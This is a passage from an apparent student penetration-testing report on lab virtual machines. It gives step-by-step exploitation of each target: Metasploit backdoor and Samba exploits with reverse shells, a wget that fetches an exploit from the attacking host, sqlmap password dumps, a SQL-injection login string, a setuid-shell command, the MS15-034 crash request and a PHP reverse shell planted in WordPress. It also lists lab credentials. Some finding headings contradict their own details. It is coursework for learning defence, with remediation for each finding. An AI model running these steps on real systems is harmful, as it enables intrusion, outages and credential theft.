2. Port and service enumeration of host – Zenmap
3. Nmap -sV -T4 -O -F --version-light *[IP]*

**Exploit Identification**

4. Search for vsFTPd v2.3.4 exploit
5. https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

**Exploit Attack**

6. Metasploit: msf > exploit/unix/ftp/vsftpd_234_backdoor

**Exploit Result:** successfully login as root on remote host

**Remediation:** Upgrade to a newer version of vsFTPd. Please go to the following link to download and install the current stable version of vsFTPd 3.0.3 https://pkgs.org/download/vsftpd

# Production

## Vulnerabilities Summary

| Environment | System ID * | Vulnerability | Port | Impact | Risk | Likelihood | Fix Effort | Tester |
|---|---|---|---|---|---|---|---|---|
| Production | SERVER.PROD.201 | SMB v2.2 Buffer Overflow | 139 | H | H | H | L | Jonathon Taaffe |
| Production | SERVER.PROD.202 | SQL Injection | 80 | H | H | H | L | Jonathon Taaffe |
| Production | SERVER.PROD.203 | Brute Force Attack | 80 | H | H | M | M | Jonathon Taaffe |
| Production | SERVER.PROD.204 | SQL Injection | 80 | H | H | H | L | Jonathon Taaffe |
| Production | SERVER.PROD.205 | Privilege Escalation | 139 | H | H | H | L | Jonathon Taaffe |

## Detailed Findings and Conclusions

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PROD.201 | Linux Kernel 2.4.7 | SMB | SMB 2.2.0 Buffer Overflow | H | H | H | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** Exploitation of Samba SMB service v2.2 on port 139 with Metasploit to login to get root access

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Use nmap to run a port and service enumeration of host
2. Use nbtscan (NetBIOS Scanner) to identify any vulnerabilities
3. Use enum4linux to enumerate the SMB Service
4. Using Metasploit module auxiliary/scanner/smb/smb_version to find SAMBA Service Version

**Exploit Identification**

5. Search for exploit of samba 2.2.1a

https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open

**Exploit Attack**

6. Use Metasploit module exploit/linux/samba/trans2open
7. Set payload to shell_reverse_tcp and execute exploit

**Exploit Result**
Remote shell created running as root

**Remediation:** Upgrade to latest stable version of Samba from: the following link:
https://www.samba.org/samba/download/

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PROD.202 | Linux Kernel 2.6.9 | SMB | Local Privilege Escalation | H | H | H | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** The web server contains a back-end database running SQL on it, which is vulnerable to an SQL injection.

**Details:** The web server contains a back-end database running SQL on it, which is vulnerable to an SQL injection.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Use nmap for port and service enumeration of host
2. Browse to default web page
3. Create NC listener on port 4444

**Exploit Attack**

4. wget 192.168.56.110/9545.c to download the exploit 9545.c
5. Run exploit to gain root privileges

**Exploit Result:** Remote shell with root access

**Remediation:** Upgrade to a later kernel version than 2.6.12

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PROD.203 | Linux Kernel 2.4.7 | Apache | Brute Force Attack | H | H | M | M |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** Use sqlmap to execute a brute force dictionary attack against Apache 2.2.8

**Details:** Use sqlmap to execute a brute force dictionary attack against Apache 2.2.8

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Port and service enumeration
2. Add sever entry is hosts file
3. Browse to default web page
4. Inspect index.php file
5. Use dirbuster to find out what directories the website has
6. Found out /gallery//gallery.php and open in browser

**Exploit Identification**

7. Use sqlmap to query the web site
   Query tables:
   sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --tables

   Query account:
   sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 –tables dev_account

   Dump passwords:
   sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --table dev_account --column password --dump

**Exploit Attack**

8. Connect to remote host through ssh
   User: loneferret
   Password: starwars

9. Export TERM=xterm and open /etc/sudoers. Add /bin/bash to gain access to root
10. Sudo /bin/bash to be root.

**Exploit Result:** Remote shell with root access

**Remediation:** Ensure web site is configured as per OWASP recommendations

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PROD.204 | Linux | MySQL | SQL Injection | H | H | H | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** Get Root access, remote ssh access, Sql exploitation and privilege escalation through Sql injections

**Details:** Get Root access, remote ssh access, Sql exploitation and privilege escalation through Sql injections

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Use nmap for ports and service enumeration :~# nmap -sS -sV -p- -O -A -v [IP]
2. Use nmap SMB NSE User Enumeration script: nmap -sC --script=smb-enum-users [IP]
3. Use smbclient to login anonymously but no public share
4. Scan the server with Scanned with Nikto
5. Use Enum4linux to see users
6. **SQL Injection:** Used the following username and password
   Username-john password=1' or '1'='1
   Got password of John
   Tried user Robert with same password and got password

**Exploit Identification**

7. **Remote Access:** SSH is accessible, log in as robert to the target and start further enumeration
8. Use command echo os.system('/bin/bash') to bypass lshell and run ps command to see what processes are running
9. Run the ps command to check if mysql is running

**Exploit Attack**

10. **SQL Exploitation:** Login in mysql as root
11. **Privilege Escalation:** Use sql command use mysql and show tables
12. **Root:** Use command the following command to elevate privileges
    select sys_exec('cp /bin/sh /tmp/shell; chown root /tmp/shell; chgrp root /tmp/shell; chmod u+s /tmp/shell');

**Exploit Result:** Local shell with root access

**Remediation:** Ensure web site is configured as per OWASP recommendations
https://www.owasp.org/

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PROD.205 | Ubuntu 16.04 | SMB | Privilege Escalation | H | H | H | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** In Linux Kernel 4.5.5 and prior versions replace_map_fd_with_map_ptr function does not correctly preserve fd data structure. This can allow local users to elevate privileges or cause a DoS.

**Details:** In Linux Kernel 4.5.5 and prior versions replace_map_fd_with_map_ptr function does not correctly preserve fd data structure. This can allow local users to elevate privileges or cause a DoS.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Get IP address of Stapler with netdiscover: netdiscover -r 192.168.56.0/24
2. Nikto –h http://192.168.56.119:12380
3. Browse http://192.168.56.119:12380/blogblog/
4. Hydra -e nsr -l elly 192.168.56.119 ftp
5. Connect to ftp 192.168.56.119

   username: elly
   password: ylle
   get passwd
   cat passwd

6. SSH connection: Hydra -e nsr -l SHayslett 192.168.56.119 ssh

**Exploit Identification**

7. Server information: Ubuntu 16.04

**Exploit Attack**

8. Download zip into kali Linux and Unzip: https://www.exploit-db.com/exploits/39772
9. Copy exploit.tar into SHayslett@192.168.56.119:/temp
10. Root access
11. Use WPScan in order to scan usernames from a login form
12. Several WordPress user accounts identified.
13. Smb client on port 139. Password: root
14. Searchsploit samba
15. Exploit identified: linux/samba/is_known_pipename

**Exploit Result:** Root access

**Remediation:**

- Remediation Upgrade Linux Kernel to later than 4.4.5: https://www.wikihow.com/Update-Ubuntu-Kernel
- Upgrade Samba version to later than 4.6.5: https://wiki.samba.org/index.php/Updating_Samba

# DMZ

## Vulnerabilities Summary

| Environment | System ID * | Vulnerability | Port | Impact | Risk | Likelihood | Fix Effort | Penetration Tester |
|---|---|---|---|---|---|---|---|---|
| DMZ | SERVER.DMZ.301 | HTTP.sys Stack Overflow | 80 | H | H | H | L | Jonathon Taaffe |
| DMZ | SERVER.DMZ.302 | HTTP.sys Stack Overflow | 80 | H | H | H | L | Jonathon Taaffe |
| DMZ | SERVER.DMZ.303 | Brute Force | 80 | H | M | H | M | Jonathon Taaffe |
| DMZ | SERVER.DMZ.304 | WordPress PHP Injection | 80 | H | H | H | M | Jonathon Taaffe |
| DMZ | SERVER.DMZ.305 | Privilege escalation | n/a | H | H | H | M | Jonathon Taaffe |

* Assigned System Identifier

## Detailed Findings and Conclusions

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.DMZ.301 | Windows Server 2012 | IIS v7 | HTTP.sys Stack Overflow | H | H | H | L |
| SERVER.DMZ.302 | Windows Server 2012R2 | IIS v8 | HTTP.sys Stack Overflow | H | H | H | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** Both Windows Servers Internet Information Services (IIS) instances are vulnerable to HTTP.sys Stack Overflow. This allows an attacker to direct a Denial-of-Service (DoS) attack to both servers.

**Details:** A Stack Overflow in HTTP.sys is caused when all memory available to the service is consumed, which causes the service to stop processing service requests.

**Impact:** A Stack Overflow will initially cause IIS to become unresponsive, unable to process to any web page requests preventing any web content from being displayed.

**Temporary Control Mechanism:** On identifying a Stack Overflow, Windows Server 2012 will automatically reboot to temporarily resolve the Stack Overflow issue. Once the server has rebooted and IIS has reinitialised, web page requests will be served again by the server.

**Vulnerability Identification**

1. Used nmap scanning tool to identify open ports and the associated services on the server.
2. Used OpenVAS (Vulnerability Assessment System) to identify vulnerabilities on the server.

**Exploit Identification**

3. Used Metasploit Framework (Penetration Tool) to determine if server was susceptible to the HTTP.sys Stack Overflow vulnerability.

**Exploit Attack**

4. Used the following wget web content interaction tool command to send a 4-byte sized packet to the web server as follows:

```
wget --header="Range: bytes=4- 18446744073709551615" http://[IP]/[default].htm
```

**Exploit Result**

5. Windows server stopped responding and automatically rebooted.

**Remediation:** Microsoft released patch MS15-034 to resolve this HTTP.sys Stack Overflow issue. https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/ms15-034

**Guidance:** The criticality of the web content stored on these servers must be defined to determine the remediation approach:

- If web content is mission critical: migrate web content to a fully patched/up-to-date web server.
- If web content is business critical: migrate web content to a fully patched/up-to-date web server.
- If web content is business important: apply Microsoft patch MS15-034 to the servers.

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.DMZ.303 | Debian Kernel 3.2 | Password Security | Brute Force Attack | H | M | H | M |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** Attackers attempt to guess, or will brute force identify system user names and passwords.

**Details:** Brute force means repeatedly sending combinations of user names and/or password queries to a system to attempt to identify the user name and password configured on the system.

**Impact:** If a valid user name and password is identified the attacker will have full access to the system. The attacker can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**
1. Used nmap scanning tool to identify open ports and the associated services on the server.
2. Used OpenVAS (Vulnerability Assessment System) to identify vulnerabilities on the server.

**Exploit Identification**
3. Used nikto (Web Server Scanning Tool) to determine web services configuration on the server.
4. Used dirb (Web Content Scanner) to identify web content configuration on the server.

**Exploit Attack**
5. Used hydra (Brute Force password Tool) to identify the credentials of the local server.
6. Used medusa (Brute Force password Tool) to identify the credentials of the local SSH service.
7. Manipulated the procwatch (Process Monitor) service to elevate to root privileges.

**Exploit Result**
8. Obtained root (Administrator) access to the server.

**Remediation:**
1. Ensure non-default user accounts are configured for each server and service.
2. Ensure web configurations are in line with OWASP recommendations

**Guidance:**
1. Complete a full analysis of all server local accounts and passwords
2. Ensure all default local accounts for systems and services have complex passwords configured
3. Disable all unused accounts
4. Apply account lockout mechanisms to prevent brute force attacks.

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.DMZ.304 | Ubuntu 14.04 | WordPress 3.3.1 | PHP Injection | H | H | H | M |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** WordPress versions 3.3.1 and below are susceptible to PHP injection allowing an attacker to create a remote shell to the WordPress hosting server and login as root.

**Details:** PHP (server-side hypertext language) code can be injected or added to a WordPress site to allow and attacker to create a remote shell or connection to the server hosting the WordPress site. The attacker can then elevate their access to root privileges.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**

**Vulnerability Identification**

1. Used nmap scanning tool to identify open ports and the associated services on the server.
2. Used OpenVAS (Vulnerability Assessment System) to identify vulnerabilities on the server.

**Exploit Identification**

3. Used nikto (Web Server Scanning Tool) to determine web services configuration on the server.
4. Used wpscan (WordPress Vulnerability Scanner) to identify user names configured for WordPress.
5. Used wpscan to execute a brute force password attack against identified user

**Exploit Attack**

6. Logged into the WordPress site with the identified WordPress user name and password.
7. Injected/added the PHP Reverse Shell Code (attached below in txt format) into the WordPress 404 Page Template

wordpress_php_reverse_shell_code.txt

8. Created a nc (NetCat Network Utility) listener to listen for any connections on port 4567 which was the port configured in the PHP injected code.
9. Navigated to an invalid WordPress page on the server to load the 404 template
   Loading the 404 template executed the injected PHP code which sent a connect request to port 4567 on the attacking server. This created a remote shell to the WordPress server.

**Exploit Result**

10. Through the remote shell identified nmap version 3.81 was installed on the WordPress server
11. Ran a nmap interactive shell which escalated my privileges to root.

**Remediation:**

1. Update to current stable version of WordPress from https://wordpress.org/download/
2. Update to current stable version of nmap from https://nmap.org/download.html

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.DMZ.305 | Ubuntu 14.04 | OverlayFS | Root privilege escalation | H | H | H | M |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**PenTester:** Jonathon Taaffe

**Vulnerability:** Linux Kernel 3.19.0-21.21 OverlayFS (used to overlay file and directory contents of one directory onto another) contains an incorrect upper filesystem permission check which can enable local user root privilege escalation.

**Details:** OverlayFS file system incorrectly checks file permissions when creating new upper filesystem directory files. An unprivileged process in kernel can exploit this allowing OverlayFS mounting in an unprivileged mount namespace.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Used nmap scanning tool to identify open ports and the associated services on the server.
2. Used hydra (Brute Force password Tool) to identify the credentials of the local server.

**Exploit Identification**

3. Created an SSH (Secure Shell) to the server with the user name and password identified by hydra
4. Executed uname -u (System Information Enumeration) to identify the Linux Kernel build version
5. Used searchsploit (Exploit-DB CLI) to identify vulnerabilities with the linux Kernel build
6. Searchsploit result: exploits/linux/local/37292.c (https://www.exploit-db.com/exploits/37292)

**Exploit Attack**

7. Copied exploits/linux/local/37292.c to the remote host through the SSH session
8. Compiled and executed exploit 37292.c on the remote host

**Exploit Result**

9. Elevated privileges to root on remote host

**Remediation:**
Upgrade to a Linux Kernel newer than the current kernel version 3.13. Go to the following for details on how to update linux kernel https://www.wikihow.com/Update-Ubuntu-Kernel

**Guidance:**

- If the content on this server is mission critical: migrate the contents to a fully patched/up-to-date server.
- If the content on this server is business critical: migrate the contents to a fully patched/up-to-date server.
- If the content on this server is business important: upgrade to a Linux Kernel newer than the current kernel version 3.13 - https://www.wikihow.com/Update-Ubuntu-Kernel

# Tools

The following tools were used to scan, attack and exploit the chosen targets as follows:

**Attack Platform:** Kali Linux 19.01

**Vulnerability Scanners – Manual**
nmap was a go to first tool of choice to initially identify what we were targeting
Zenmap was also used during our testing

**Vulnerability Scanners – Automated**
OpenVAS
Tenable Nessus
Used both to provide additional visibility of targets. In time it was found that OpenVAS data was far more accurate than Nessus, so dropped Nessus from our Production and DMZ simulations.

**Vulnerability Data Search**
**Online:** Exploit-DB.com, CVE.Mitre.org, Google.com
**Searchsploit:** really powerful Exploit-DB CLI which is really useful if you have no internet connection.

**Attack Framework**
**Metasploit:** All day, every day!

**Network Services Enumeration**
enum4linux 'Crazy amount of data' enumeration
nbtscan NetBIOS Scanner
netcat (nc) network utility: a really quiet, unassuming tool but super powerful

**Brute Forcing Passwords**
Hydra
Medusa

**Application Scanning**
At various point through our PT program we utilised all of the 4 scanners which again gives so much information…

dirb web directory scanner
nikto web server scanner
wpscan WordPress scanner
sqlmap SQL Injection scanner

# Reflection & Contribution

| Name | Jonathon Taaffe |
|---|---|

**Penetration Testing (PT) Program Management**
On reviewing the CA requirements, it was apparent to me that aligning the PT program to an industry framework would provide guidance on the key phases and steps required to complete a successful PT program and would also give exposure to an industry framework.

After initial research I focused on the CREST-Approved.org Penetration Testing Framework as I found that this framework was directly applicable for our assessment requirements. After a full review of the CREST Approved PT guide I documented the phases and steps applicable which can be found on pages 4, 5 and 6 of this document.

Once the framework was identified, I researched Testing Methodologies including

- OSSTMM3 http://www.isecom.org/mirror/OSSTMM.3.pdf
- NIST SP800-115[3]: https://csrc.nist.gov/publications/detail/sp/800-115/final
- OWASP: https://www.owasp.org/
- ISSAF: https://sourceforge.net/projects/isstf/
- PTES: http://www.pentest-standard.org

This gave insight into not only how to manage a PT program but crucially the type of information that should be gathered during the program.

**Penetration Testing (PT) Information Gathering**
From the Testing Methodologies research, crucial components of a PT program would be information gathering and report generation. Researched the available PT information gathering tools and tested the following:

- VulnReport from SalesForce: https://github.com/salesforce/vulnreport
- Kvasir from Cisco Systems: https://github.com/KvasirSecurity/Kvasir
- Serpico from SerpicoProject: https://www.serpicoproject.com/support/

VulnReport and Kvasir were very difficult to configure so I focused Serpico. The web UI was quite intuitive, and the platform allowed for collaboration. BUT! Windows Defender identified 3 malware trojans embedded in the code which required a fresh reinstall of Windows.

This identified an apparent gap in the market for a functioning PT information gathering, collaboration and report generation solution. Reverted to a manual information gathering process to capture all required data while Pentesting. This proved invaluable when creating this report.

**Penetration Testing Schedule**
On successfully exploiting the first 3 VM's in week 1, I began researching other options to expand the PT environment.

**Networking**
To safely spin up VM's and to simulate a real-world network environment with internet connectivity, I configured pfSense firewall which allowed network segmentation between the internet (WAN), local host laptop and internal virtual network. It not only provided a firewall, but also Gateway, DNS and DHCP services to the internal virtual network on which VM's could land.

I developed a PT program schedule based on the network configurations available through pfSense and on VVM type which provided clear direction as follows:

| Lvl | vNetwork | Environment | Attacking VM(s) | Target VM(s) |
|---|---|---|---|---|
| L01 | Internal Network | Pre-Production | Kali 19.01 | 101 - Metasploitable2 (Ubuntu8.04) |
| L02 | Internal Network | Pre-Production | Kali 19.01 | 101 - Metasploitable2 (Ubuntu8.04)<br>102 - Metasploitable3 (Ubuntu14.04)<br>103 - Metasploitable3 (W2K8R2) |
| L03 | pfSense Firewall<br>Bridged Network<br>Internal Network | Pre-Production | Kali 19.01<br>Ubuntu 18.04<br>Tenable Nessus 4.8.0<br>Greenbone OpenVAS 4.2 | 101 - Metasploitable2 (Ubuntu8.04)<br>102 - Metasploitable3 (Ubuntu14.04)<br>103 - Metasploitable3 (W2K8R2) |
| L04 | pfSense Firewall<br>Bridged Network<br>Internal Network | Production | Kali 19.01<br>Ubuntu 18.04<br>Greenbone OpenVAS 4.2 | 201 - Kioptrix01 (Level 1 #1)<br>202 - Kioptrix02 (Level 1.1 #2)<br>203 - Kioptrix03 (Level 1.2 #3)<br>204 - Kioptrix04 (Level 1.3 #4)<br>205 - Stapler1 (Level 2014 #5) |
| L05 | pfSense Firewall<br>Bridged Network<br>Internal Network | DMZ | Kali 19.01<br>Ubuntu 18.04<br>Greenbone OpenVAS 4.2 | 301 - W2K12<br>302 - W2K12R2<br>303 - NullByte<br>304 - Mr. Robot<br>305 - Tr0ll1 |

I applied a stepped approach, adding complexity as I progressed as follows:

| Level | Description |
|---|---|
| L01 | Simplest VM/Network config that allows for quickest PenTest VM environment spin-up |
| L02 | Add Metasploitable3 (Ubuntu 8.04 and Windows Server 2008 R2) VM's to Level01 environment |
| L03 | Add pfSense Firewall (Firewall, Gateway, DNS, DHCP), Tenable Nessus and Greenbone OpenVAS vulnerability scanners to Level02 environment to simulate production network environment |
| L04 | Download VM's from Vulnhub<br>Add to Level03 environment |
| L05 | Download Windows ISO's and install Features and Roles<br>Download VVM's from Vulnhub<br>Add VVM's to Level04 environment |

**Offensive Security Certified Professional (OSCP) Certification**

In NSPT Lab 1, Vulnhub.com was reference as a PenTesting Lab-as-a-Service. Reviewing Vulnhub it was clear that it would provide the next PT challenges. I noted many PenTesters had used Kioptrix VM's to prepare for Offensive Security Certified Professional (OSCP) and Offensive Security Certified Expert (OSCE) certification. By choosing these VM's they were not only going to further develop my PT knowledge and skills, it would assist with OSCP and OSCE certification.

**Vulnerability Scanners**

NSPT Lecture 4 introduced Automated Vulnerability Scanning. During this PT program, I configured OpenVAS and Tenable Nessus to better understand both solutions. Initially I was alarmed at the wealth of information gathered from any system I pointed at. As I became more familiar with both solutions, I began to notice apparent discrepancies between the reported data. Manually checking the system in focus, I compared the manual against the automated data and found OpenVAS to be ~90% accurate compared to Nessus at ~65% accuracy. Yes, the OpenVAS

GUI needs enhancing but its quality of data gathered was superior to Nessus. I used both solutions in our PreProduction simulation but dropped Nessus for the Production and DMZ simulations.

**Reporting**

Development of this Penetration Testing report was a lengthy process trying to include all relevant information, so it accurately reflected the work done.

**How has this CA helped you improve your pentesting knowledge and skills?**

As this was my first PenTesting activity, I have immeasurable developed my Penetration Testing knowledge. I am now very aware and alert to the incredibly weak underlying systems, ports, services, operating systems and applications and their vulnerabilities. Not only have I successfully completed direct attacks/exploits, I managed to extract data from systems that I 'thought' would not have been possible. My next PT goal is to pivot! I am also now acutely aware of the blind trust we, as IT professionals, place on 'presumed' security specifications and configurations regarding operating systems, services and applications.

# References


| | | | | | |
|---|---|---|---|---|---|
| 1 | Mitre.org | (2019) | Common Vulnerabilities and Exposures (CVE) Online Database | https://cve.mitre.org/ | [Accessed 8th April 2019]. |
| 2 | Offensive Security | (2019) | Exploit Database Online | https://www.exploit-db.com/ | [Accessed 8th April 2019]. |
| 3 | Taaffe, Jonathon | (2019) | Table 1. Penetration Test Summary Results | | [Created 8th April 2019]. |
| 4 | Taaffe, Jonathon | (2019) | Table 2. Penetration test Schedule | | [Created 5th March 2019]. |
| 5 | CREST Approved.org | (2019) | A guide for running an effective Penetration Testing programme | https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf | [Accessed 8th April 2019]. |
| 6 | CREST Approved.org | (2019) | A guide for running an effective Penetration Testing Programme | https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf | [Accessed 8th April 2019]. |
| 7 | Taaffe, Jonathon | (2019) | Table 3. Scope Statements | | [Created 5th March 2019]. |
| 8 | Rapid7.com | (2019) | Metasploitable | https://information.rapid7.com/download-metasploitable-2017.html | [Accessed 5th March 2019]. |
| 9 | Kioptrix | (2019) | Kioptrix VM's | https://www.vulnhub.com/series/kioptrix,8/ | [Accessed 25th March 2019]. |
| 10 | Vulnhub.com | (2019) | Vulnhub.com | https://www.vulnhub.com/ | [Accessed 25th March 2019]. |
| 11 | Taaffe, Jonathon | (2019) | Table 4. Penetration Test Research and Planning | | [Created 8th April 2019]. |
| 12 | Taaffe, Jonathon | (2019) | Table 5. Network Environment Details | | [Created 5th March 2019]. |
| 13 | Kali.org | (2019) | Kali Linux KDE 64 Bit 19.01a | https://www.kali.org/downloads | [Accessed 5th March 2019]. |
| 14 | Greenbone.net | (2019) | Greenbone Security Manager GSM Community Edition GCE 4.2.24 | https://www.greenbone.net/en/community-edition/ | [Accessed 5th March 2019]. |
| 15 | Tenable.com | (2019) | Tenable Nessus Virtual Appliance 4.8.0 | https://www.tenable.com/downloads/tenable-appliance | [Accessed 5th March 2019]. |
| 16 | Taaffe, Jonathon | (2019) | Table 5. In-Scope Server Identification | | [Created 5th March 2019]. |
| 17 | Oracle.com | (2019) | VirtualBox 6.0.4 | https://www.virtualbox.org/wiki/Downloads | [Accessed 5th March 2019]. |
| 18 | Kali.org | (2019) | Kali Linux KDE 64 Bit 19.01a | https://www.kali.org/downloads | [Accessed 5th March 2019]. |
| 19 | Rapid7.com | (2019) | Metasploitable2 Linux 8.04 | https://information.rapid7.com/download-metasploitable-2017.html | [Accessed 5th March 2019]. |
| 20 | Rapid7.com | (2019) | Metasploitable3 Linux 14.04 | https://github.com/rapid7/metasploitable3 | [Accessed 5th March 2019]. |
| 21 | Netgate.com | (2019) | pfSense Open-Source Firewall | https://www.pfsense.org/download/ | [Accessed 5th March 2019]. |
| 22 | Taaffe, Jonathon | (2019) | Diagram 1. Phase 1 Network Diagram | | [Created 18th March 2019]. |
| 23 | Kioptrix | (2019) | Kioptrix VM's | https://www.vulnhub.com/series/kioptrix,8/ | [Accessed 25th March 2019]. |
| 24 | Vulnhub.com | (2019) | Vulnhub | https://www.vulnhub.com/ | [Accessed 25th March 2019]. |
| 25 | Offensive Security | (2019) | OSCP Offensive Security Certified Professional | https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/ | [Accessed 25th March 2019]. |
| 26 | Offensive Security | (2019) | OSCP Offensive Security Certified Expert | https://www.offensive-security.com/information-security-certifications/osce-offensive-security-certified-expert/ | [Accessed 25th March 2019]. |
| 27 | Greenbone.net | (2019) | Greenbone Security Manager GSM Community Edition GCE 4.2.24 | https://www.greenbone.net/en/community-edition/ | [Accessed 5th March 2019]. |
| 28 | Tenable.com | (2019) | Tenable Nessus Virtual Appliance 4.8.0 | https://www.tenable.com/downloads/tenable-appliance | [Accessed 5th March 2019]. |
| 29 | Taaffe, Jonathon | (2019) | Diagram 2. Phase 2 Network Diagram | | [Created 25th March 2019]. |
| 30 | Microsoft.com | (2019) | Microsoft Windows Server 2012 | https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012 | [Accessed 1st April]. |
| 31 | Microsoft.com | (2019) | Microsoft Windows Server 2012 R2 | https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012-r2 | [Accessed 1st April]. |
| 32 | Vulnhub.com | (2019) | Mr. Robot | https://www.vulnhub.com/entry/mr-robot-1,151/ | [Accessed 1st April]. |
| 33 | Vulnhub.com | (2019) | NullByte | https://www.vulnhub.com/entry/nullbyte-1,126/ | [Accessed 1st April]. |
| 34 | Vulnhub.com | (2019) | Tr0ll1 | https://www.vulnhub.com/entry/tr0ll-1,100/ | [Accessed 1st April]. |
| 35 | Taaffe, Jonathon | (2019) | Diagram 3. Phase 3 Network Diagram | | [Created 1st April]. |
| 36 | Mitre.org | (2019) | Common Vulnerabilities and Exposures (CVE) Online Database | https://cve.mitre.org/ | [Accessed 8th April 2019]. |
| 37 | Offensive Security | (2019) | Exploit Database Online | https://www.exploit-db.com/ | [Accessed 8th April 2019]. |

# Appendix

## Environment: PreProduction

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| UnrealIRCD | 6667 | Backdoor | High | High | High | Low |

| | |
|---|---|
| **Description** | UnrealIRCD 3.2.8.1 Backdoor Command Execution<br>Service can be exploited to gain root access<br>A malicious backdoor was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sN -sV -O [IP]`<br><br>Vulnerability scan<br>`:~# nmap -sN -sV -O -script vuln [IP]`<br><br>Vulnerability detection<br>`:~# msf > search name: ircd` |
| **Exploit** | **1.** Port and service enumeration of host<br><br>`root@kali:~# nmap -sN -sV -O 192.168.56.111`<br>`Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 19:55 GMT`<br>`Nmap scan report for 192.168.56.111`<br>`Host is up (0.00069s latency).`<br>`Not shown: 977 closed ports`<br>`PORT STATE SERVICE VERSION`<br>`21/tcp open ftp vsftpd 2.3.4`<br>`22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)`<br>`23/tcp open telnet Linux telnetd`<br>`25/tcp open smtp Postfix smtpd`<br>`53/tcp open domain ISC BIND 9.4.2`<br>`80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)`<br>`111/tcp open rpcbind 2 (RPC #100000)`<br>`139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)`<br>`445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)`<br>`512/tcp open exec netkit-rsh rexecd`<br>`513/tcp open login`<br>`514/tcp open shell Netkit rshd`<br>`1099/tcp open rmiregistry GNU Classpath grmiregistry`<br>`1524/tcp open bindshell Metasploitable root shell`<br>`2049/tcp open nfs 2-4 (RPC #100003)`<br>`2121/tcp open ftp ProFTPD 1.3.1`<br>`3306/tcp open mysql MySQL 5.0.51a-3ubuntu5`<br>`5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7`<br>`5900/tcp open vnc VNC (protocol 3.3)`<br>`6000/tcp open X11 (access denied)`<br>`6667/tcp open irc UnrealIRCd`<br>`8009/tcp open ajp13 Apache Jserv (Protocol v1.3)`<br>`8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1`<br>`MAC Address: 08:00:27:D0:41:DD 